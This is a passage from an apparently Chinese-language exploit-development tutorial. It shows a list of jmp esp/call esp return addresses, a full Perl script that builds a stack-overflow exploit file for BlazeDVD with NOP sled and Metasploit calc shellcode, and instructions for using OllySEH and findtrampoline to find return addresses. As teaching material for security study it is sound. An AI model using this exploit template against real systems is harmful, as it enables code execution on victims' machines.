[J] valid return address (call esp) found at 0x4ece5a73

[J] valid return address (jmp esp) found at 0x4ece7267

[J] valid return address (call esp) found at 0x4ece728f

[J] valid return address (jmp esp) found at 0x4f1c5055

[J] valid return address (call esp) found at 0x4f1c50eb
```

[J] valid return address (jmp esp) found at 0x4f1c53b1

[J] valid return address (call esp) found at 0x4f1c5aeb

[J] valid return address (jmp esp) found at 0x4f1c5db1

[J] valid return address (jmp esp) found at 0x74751873

[J] valid return address (call esp) found at 0x7475d20f

[J] valid return address (jmp esp) found at 0x748493ab

[J] valid return address (call esp) found at 0x748820df

[J] valid return address (jmp esp) found at 0x748d5223

[J] valid return address (call esp) found at 0x755042a9

[J] valid return address (jmp esp) found at 0x75fb5700

[J] valid return address (jmp esp) found at 0x76b43adc

[J] valid return address (call esp) found at 0x77132372

[J] valid return address (jmp esp) found at 0x77156342

[J] valid return address (call esp) found at 0x77506cca

[J] valid return address (jmp esp) found at 0x77559bff

[J] valid return address (call esp) found at 0x7756e37b

[J] valid return address (jmp esp) found at 0x775a996b

[J] valid return address (jmp esp) found at 0x77963da3

[J] valid return address (call esp) found at 0x7798a67b

[J] valid return address (call esp) found at 0x77b4b543

[J] valid return address (jmp esp) found at 0x77def069

[J] valid return address (call esp) found at 0x77def0d2

```
[J] valid return address (jmp esp) found at 0x77e1b52b

[J] valid return address (call esp) found at 0x77eb9d02

[J] valid return address (jmp esp) found at 0x77f31d8a

[J] valid return address (call esp) found at 0x77f396f7

[J] valid return address (jmp esp) found at 0x77fab227

etc...
```

结果：

- 欲覆盖的 EIP 地址位于相对 myJunk1 的偏移量 260。
- myJunk2(A's)位于地址 0x0012f460 (即 esp-10) ,因此如果我们用 jmp esp 覆盖 eip ,那么我们可以将 shellcode 置于 myJunk2+10 bytes(或者 16 个字符)
- 我们需要移除$junk 中的最后 4 字节，然后添加上 jmp esp/call esp 的地址（4 字节）用于覆盖 RET ,（当然，你需要修改地址……）我们将本例中使用 0x035fb847 这个地址（在上面的输出信息中未显示，相对使用 memdump/findjmp 来查找返回地址而言，笔者更乐衷于手动操作，仅仅是因为在 findReturn 的输出信息中你无法查看其所在的模块信息）。
- 我们需要
  - 用 shellcode 替换掉 1000 个 A
  - 在 shellcode 前添加至少 16 个 NOP（笔者添加了 50 个 NOP，如果你添加太少的话，可能会发现 shellcode 被截断掉，这个用 memDiff 可以很容易地检测到）

脚本代码：

```
my $sploitfile="blazesploit.plf";

my $junk = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6A...Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai"; #260 characters

#$junk is now 4 byte shorter

my $ret = pack('V',0x035fb847);    #jmp esp from EqualizerProcess.dll
```

```
my $nop="\x90" x 50;

# windows/exec - 302 bytes

# http://www.metasploit.com

# Encoder: x86/alpha_upper

# EXITFUNC=seh, CMD=calc

my $shellcode="\x89\xe3\xdb\xc2\xd9\x73\xf4\x59\x49\x49\x49\x49\x49\x43" .

"\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" .

"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .

"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .

"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4b\x58" .

"\x51\x54\x43\x30\x45\x50\x45\x50\x4c\x4b\x47\x35\x47\x4c" .

"\x4c\x4b\x43\x4c\x43\x35\x44\x38\x43\x31\x4a\x4f\x4c\x4b" .

"\x50\x4f\x44\x58\x4c\x4b\x51\x4f\x47\x50\x45\x51\x4a\x4b" .

"\x50\x49\x4c\x4b\x46\x54\x4c\x4b\x45\x51\x4a\x4e\x50\x31" .

"\x49\x50\x4c\x59\x4e\x4c\x4c\x44\x49\x50\x44\x34\x45\x57" .

"\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4b\x44" .

"\x47\x4b\x50\x54\x47\x54\x45\x54\x43\x45\x4a\x45\x4c\x4b" .

"\x51\x4f\x46\x44\x45\x51\x4a\x4b\x45\x36\x4c\x4b\x44\x4c" .

"\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x43\x31\x4a\x4b\x4c\x4b" .

"\x45\x4c\x4c\x4b\x43\x31\x4a\x4b\x4d\x59\x51\x4c\x46\x44" .

"\x43\x34\x49\x53\x51\x4f\x46\x51\x4b\x46\x43\x50\x46\x36" .

"\x45\x34\x4c\x4b\x50\x46\x50\x30\x4c\x4b\x51\x50\x44\x4c" .
```


```
"\x4c\x4b\x42\x50\x45\x4c\x4e\x4d\x4c\x4b\x42\x48\x43\x38" .

"\x4b\x39\x4a\x58\x4d\x53\x49\x50\x43\x5a\x50\x50\x43\x58" .

"\x4c\x30\x4d\x5a\x45\x54\x51\x4f\x42\x48\x4d\x48\x4b\x4e" .

"\x4d\x5a\x44\x4e\x50\x57\x4b\x4f\x4b\x57\x43\x53\x43\x51" .

"\x42\x4c\x43\x53\x43\x30\x41\x41";


$payload =$junk.$ret.$nop.$shellcode;


open ($FILE,">$sploitfile");

print $FILE $payload;

close($FILE);
```

Ollydbg 插件


在 openrce.com 主页上有很多 ollydbg 插件(http://www.openrce.org/downloads/browse/OllyDbg_Plugins), 这里我们无法一一叙述，


但在编写 exploit 时用到的一个最为重要和很用的插件就是 OllySEH（http://www.openrce.org/downloads/details/244/OllySEH ）。这个插件可以扫描进程所加载模块的内存，以检测它是否经 safeseh 保护进行编译的。这意味着你只需当用 OD 附加进程时应用该插件即可，它可以帮你查找出你想要正确内存空间，通过列出经 safeseh 编译（有些可能未经编译——这甚至更为重要）的模块，进而找到可靠又可行的返回地址。在针对 BlazeDVD5 程序基于 SEH 的漏洞利用中，你需要查找出可用的“pop pop ret”地址，这时你可以使用 ollyseh 查找所有未经 safeseh 编译的模块，然后搜索内存空间中的 pop pop ret 指令：

列出可执行模块：（E）




列出 safeseh 模块：






在那些被标记为“NO SEH”或者“/SafeSEH OFF”的模块内存中搜索 pop pop ret 指令，试试其中的 c:\program files\Blazevideo\BlazeDVD 5 Professional\MediaPlayerCtrl.dll。你可以使用 findjmp 查找 pop pop ret 指令，或者通过 ollydbg 来搜索此 dll 中的这些指令。回头查看可执行模块列表，找到上面的 dll 并双击它：



右击选择菜单"Search for"-"Sequence of commmands"。假设你想搜索 pop eax,pop <something>,ret，那么你可以这样来搜索：



（尝试各寄存器的指令组合，直到搜索到地址），当然，findjmp.exe 的执行速度更快，因为你只需更改 pop pop ret 指令序列中的第一个寄存器即可（第二个 pop 后的寄存器将会被 findjmp 自动设置）。它很快会提示此 dll 没有可用的 pop pop ret 组合指令，你需要查找其它被加载的 dll 模块。当你在编写基于 SEH 覆盖的 exploit 时，此插件可以帮你节省很多时间，因为插件可以帮你更快地找到可靠的 pop pop ret 指令地址，比通过排除法在各 dll 模块中搜索地址来得快。

Immunity Debugger (ImmDbg) plugins/pycommands


Immunity Debugger 携带有很多不错的插件，你可通过以下地址找到更为有用的 plugins/pycommands：

- findtrampoline : http://www.openrce.org/forums/posts/559
- aslrdynamicbase : http://www.openrce.org/forums/posts/560
- funcdump: https://www.openrce.org/forums/posts/556
- nsearch : http://natemcfeters.blogspot.com/2009/02/nsearch-new-immunitydbg-searching.html
- pvefindaddr (笔者的原创插件)

由于 ImmDbg 整合有 python，并提供有文档化的 API，你可添加/编写属于自己的命令工具或插件。下载.py 文件，并放置在 pycommand 文件夹中。有兴趣的是，ImmDbg 还包含有 windbg 命令的别名，因此你既可以使用 immdbg 提供的脚本功能，又可以继续使用 windbg 命令集（如果你更习惯于使用 windbg 命令的话）。

Findtrampoline

此脚本提供与 findjmp 或 Metasploit's msfpescan tools 相同的功能，在利用栈溢出漏洞时，可用它来查找合适的返回地址，比如 jmp <reg>,call <reg>和 push <reg> + ret 这类组合指令。(但它不能用于查找 pop pop ret 这类组合指令，这可能需要用到 findjmp 和 msfpescan)。通过打开 PyCommand 窗口来调用 findtrampoline 脚本并运行：




双击它，输入寄存器名作为其参数值，然后点击"OK"运行脚本：


现在等待它搜索完成，它会搜索所有被加载模块中的 jmp esp（本例），然后显示出搜索到跳转指令或地址数目：

或者，你也可以通过调试器底端的命令行窗口运行!findtrampoline <reg>命令：

